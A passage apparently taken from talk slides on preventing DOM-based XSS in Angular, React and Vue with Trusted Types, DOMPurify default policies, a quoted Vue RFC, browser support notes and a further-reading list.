Content-Security-Policy:  
  trusted-types angular; require-trusted-types-for 'script';
```

Additionally, set the directive `trusted-types` to `angular` to enable the Angular specific policy for Trusted Types



Trusted Types in React

```
import { sanitizeHtml } from 'safevalues';  
  
<p dangerouslySetInnerHTML={{  
  __html: sanitizeHtml(review.content)  
}}>
```

It forces you to think about sanitisation, everywhere

Trusted Types in Vue



[RFC] Integrate Trusted Types API #614

kazuma0129 started this conversation in RFC Discussions



kazuma0129 on Dec 14, 2023

edited ▾ ...

Start Date: 2023-12-14

Target Major Version: 3.x

Summary

This RFC proposes integrating the Trusted Types API into Vue 3 to enhance security against Cross-Site Scripting (XSS) vulnerabilities. The goal is to automate secure DOM handling, enabling developers to utilize Vue features without managing Trusted Types explicitly.

Motivation

Frameworks like Lit ([Lit's release notes](#)) and Angular ([Angular's security guide](#)) have adopted Trusted Types, showing significant steps in web security. Vue 3 should follow this path to enhance security and align with current front-end development practices. However, the PR was previously created in Vue 2 to integrate Trusted Types, but it appears to have been recently closed. ref: [vuejs/vue#10491](#)

Basic Example

Trusted Types - browser support

											
	 Chrome	 Edge	 Firefox	 Opera	 Safari	 Chrome Android	 Firefox for Android	 Opera Android	 Safari on iOS	 Samsung Internet	 WebView Android
<code>trustedTypes</code>	✓ 83	✓ 83	✗ No	✓ 69	✗ No	✓ 83	✗ No	✓ 59	✗ No	✓ 13.0	✓ 83

Limited support, but this doesn't have to be a problem.

Trusted Types - browser support



mozfreddyb (Frederik Braun) commented on Dec 13, 2023

Contributor ...

We at Mozilla have done a thorough spec review and intend to change our standards position to *positive*: We are convinced of the track record that Trusted Types has in terms of preventing DOM-based XSS on popular websites (thanks to folks in thread for providing these insights!).

That being said, there are some important concerns that need to be addressed before this can ship in a release build for all of our users. First and foremost, there is some functionality (e.g., `getPropertyType`, `getAttributeType`) that seem a bit odd and their usage in the wild isn't clear to us. Conversations with the google web sec team confirms that there is a lack of clarity in terms of usefulness and usage on the web. [Chrome has started to add UseCounters](#) (thanks!).

We also spent some time on the Chrome implementation and found some features that are not even in the standard, which is a bit problematic (e.g., `beforepolicycreation` event). We expect those features to go through standardization or to be deprecated and removed similarly to the methods mentioned above.



10



Use a default policy

Sometimes you can't change the offending code. For example, this is the case if you're loading a third-party library from a CDN. In that case, use a default policy:

```
export const policy = window.trustedTypes?.createPolicy('default', {  
  createHTML(source) {  
    return DOMPurify.sanitize(source)  
  }  
});  
  
div.innerHTML = untrusted; // sanitize will be applied here!
```

Explicit use the custom policy

```
import { policy } from "../trusted-types"
export const MyComponent = ({ content } ) => {
  const safeContent = policy.createHTML(content);
  return (
    <div dangerouslySetInnerHTML={{ __html: safeContent }}></div> */
  );
}
```

It's always better to explicit safeguard your content.

- Default policy only works on supported browsers
- Alternative is to load a polyfill

Key takeaways



Key takeaways

A single vulnerability is easy to fix, at scale not so much

Don't rely on filtering, use escaping

Avoiding XSS in FE frameworks is challenging

Angular is better than React & Vuejs but still not foolproof

Enable Trusted Types to find & fix insecure DOM assignments

Use a Trusted Types default policy when it is impossible to fix the actual code

Further reading - XSS

Auth0, **Defend Your Web Apps from Cross-Site Scripting**

(<https://auth0.com/blog/cross-site-scripting-xss/>)

Jim Manico, **The Last XSS Defense Talk** (2022)

(<https://www.youtube.com/watch?v=wRC7jyhTkEM>)

Ben Hoyt, **Don't try to sanitize input. Escape output**

(<https://benhoyt.com/writings/dont-sanitize-do-escape/>)

Philippe De Ryck, **Preventing XSS in react**

(<https://pragmaticwebsecurity.com/articles/spasecurity/react-xss-part1.html>)

Philippe De Ryck, **React XSS cheatsheet**

(<https://pragmaticwebsecurity.com/files/cheatsheets/reactxss.pdf>)

Philippe De Ryck, **Are you causing XSS vulnerabilities with JSON.stringify()?**

(<https://pragmaticwebsecurity.com/articles/spasecurity/json-stringify-xss>)

Further reading - Trusted types

Christoph Jürgens, **Trusted Types to prevent DOM XSS 🙌 in Angular**
(<https://dev-academy.com/trusted-types-to-prevent-dom-xss-in-angular/>)

JS Frameworks, **Trusted Types in Angular 12 to prevent DOM XSS**
(https://www.youtube.com/watch?v=F6qxxEZe_pQ)

Jim Manico, **A Deep Dive into Advanced Security Measures for ReactJS Apps**
(<https://www.youtube.com/watch?v=PyLE8ujGQMg>)

Philippe De Ryck, **Securing SPAs with Trusted Types**
(<https://auth0.com/blog/securing-spa-with-trusted-types/>)

Philippe De Ryck, **Securing React With Trusted Types**
(<https://www.youtube.com/watch?v=Hw8Tq3jq2Xc>)

Ron Perris & Liran Tal, **10 React security best practices**
(<https://snyk.io/blog/10-react-security-best-practices/>)